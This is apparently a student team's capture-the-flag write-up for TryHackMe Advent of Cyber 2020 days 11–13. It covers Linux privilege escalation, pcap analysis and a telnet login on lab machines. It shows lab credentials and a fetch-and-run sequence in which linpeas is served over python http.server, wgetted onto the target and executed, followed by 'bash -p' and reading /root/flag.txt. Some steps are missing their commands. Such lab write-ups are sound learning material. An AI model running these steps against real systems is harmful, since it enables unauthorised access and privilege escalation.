PSP 0201
Week 4 Writeup

Group name: Dude Not Perfect

ID	Name	Role
1211102399	Ho Teck Fung	Leader
1211102289	Tan Teng Hui	Member
1211101802	Tan Wei Tong	Member
1211101795	Ong Zi Yang	Member

Day 11: Networking - The Rogue Gnome

Tools used: Kali Linux, Firefox, OWASP Zap

Solution/Walkthrough:

Question 1

Use SSH to log in to the vulnerable machine by using command "ssh cmnatic@10.10.210.81" and password "aoc2020".

```
└─$ ssh cmnatic@10.10.210.81
The authenticity of host '10.10.210.81 (10.10.210.81)' can't be established.
ED25519 key fingerprint is SHA256:hUBCWd6O4fUKKG/W7Q/by9myXx/TJXtwU4lk5pqpmvc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.210.81' (ED25519) to the list of known hosts.
cmnatic@10.10.210.81's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Jun 28 03:17:44 UTC 2022

  System load:  0.03              Processes:           97
  Usage of /:   26.8% of 14.70GB  Users logged in:     0
  Memory usage: 8%                IP address for ens5: 10.10.210.81
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.


Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$
```

Question 2

First, use command nano linpeas.sh to open the linpeas.sh.

```
┌──(1211102289㉿kali)-[~/uploads]
└─$ nano linpeas.sh
```

Go to google search to find the linpeas.sh and copy all the code.

```
#!/bin/sh

VERSION="ng"
ADVISORY="This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other
collaborator. Use it at your own computers and/or with the computer owner's permission."

################################################
#------) Checks pre-everything (-------#
################################################
if ([ -f /usr/bin/id ] && [ "$(/usr/bin/id -u)" -eq "0" ]) || [ "`whoami 2>/dev/null`" = "root" ]; then
  IAMROOT="1"
  MAXPATH_FIND_W="3"
else
  IAMROOT=""
  MAXPATH_FIND_W="7"
fi


################################################
#--------------) Colors (---------------#
################################################

C=$(printf '\033')
RED="${C}[1;31m"
SED_RED="${C}[1;31m&${C}[0m"
GREEN="${C}[1;32m"
SED_GREEN="${C}[1;32m&${C}[0m"
YELLOW="${C}[1;33m"
SED_YELLOW="${C}[1;33m&${C}[0m"
SED_RED_YELLOW="${C}[1;31;103m&${C}[0m"
BLUE="${C}[1;34m"
SED_BLUE="${C}[1;34m&${C}[0m"
ITALIC_BLUE="${C}[1;34m${C}[3m"
LIGHT_MAGENTA="${C}[1;95m"
SED_LIGHT_MAGENTA="${C}[1;95m&${C}[0m"
LIGHT_CYAN="${C}[1;96m"
SED_LIGHT_CYAN="${C}[1;96m&${C}[0m"
LG="${C}[1;37m" #LightGray
SED_LG="${C}[1;37m&${C}[0m"
DG="${C}[1;90m" #DarkGray
SED_DG="${C}[1;90m&${C}[0m"
NC="${C}[0m"
UNDERLINED="${C}[5m"
ITALIC="${C}[3m"

################################################
```

Paste it inside the terminal and save it.

Use this command to turn our machine into a web server to serve the *linpeas.sh* script to be downloaded onto the target machine.

```
┌──(1211102289㉿kali)-[~/uploads]
└─$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Run the wget command.

```
-bash-4.4$ wget http://10.10.55.174:8080/linpeas.sh
--2022-06-28 03:36:27--  http://10.10.55.174:8080/linpeas.sh
```

Add the execution permission to *LinEnum.sh*.

```
-bash-4.4$ chmod +x linpeas.sh
```


Execute *LinEnum.sh*

```
-bash-4.4$ ./linpeas.sh
```

Question 3

Log in again to the vulnerable machine.

Use these command to get the flag.



Thought Process/Methodology: First, Use SSH to log in to the vulnerable machine by using the command "ssh cmnatic@10.10.210.81" and password "aoc2020".Then, use nano linpeas.sh to open the linpeas.sh.Google search for the linpeas.sh and copy-paste the code to the terminal. After that, save it and use python -m http.server 8080 to turn our machine into a web server to serve the *linpeas.sh* script to be downloaded onto the target machine. Run the wget command to the http://10.10.55.174:8080/linpeas.sh. Furthermore, use "chmod +x linpeas.sh" to add the execution permission to linpeas.sh and use "./linpeas.sh" to execute it. At last, log in again to the vulnerable machine and use the command "bash -p", "whoami" and "cat /root/flag.txt" to get the thm flag.


Day 12: Networking - Ready, set, elf.


Tools used: Wireshark

Solution/Walkthrough:

Question 1


Execute command to run than you will be able to get the result






Question2

Search in exploit database for Apache Tomcat 9.0 cgi metasploit than you will get the CVE



Question3

Enter the command and it will show you the flag




Thought Process/Methodology: First, open the Wireshark and put the "pcap1.pcap" file into it. Then we found the ip address that initiates an ICMP/ping. Then, we use the filter (http.request.method == GET) to see HTTP GET requests in the " pcap1.pcap" file and find the name of the article that the ip address "10.10.67.199" visited. After that, we close the "pcap1.pcap" file and open another file named "pcap2.pcap".We searched for an ip address to find the password that was leaking during the login process. We also found the name of the protocol that is encrypted in this file. In the "pcap3.cap", we need to open the extract objects and the HTTP so that we can get the christmas.zip file. Download and extract it to know what item was used to replace Elf McEager.

Day 13: Networking - Coal for Christmas

Tools used: THM Attack Box, Nmap, Google, Terminal


Solution/Walkthrough:

Question 1




Open terminal and type nmap ip address and you'll find the answer telnet

Question 2




Then you type telnet ip address, and you'll get the answer clauschristmas

Question 3




After login, type cat /etc/*release and you will get the answer Ubuntu 12.04

Question 4




After that type ls, then type cat cookies_and_milk.txt and you will get the answer Grinch


Question 5



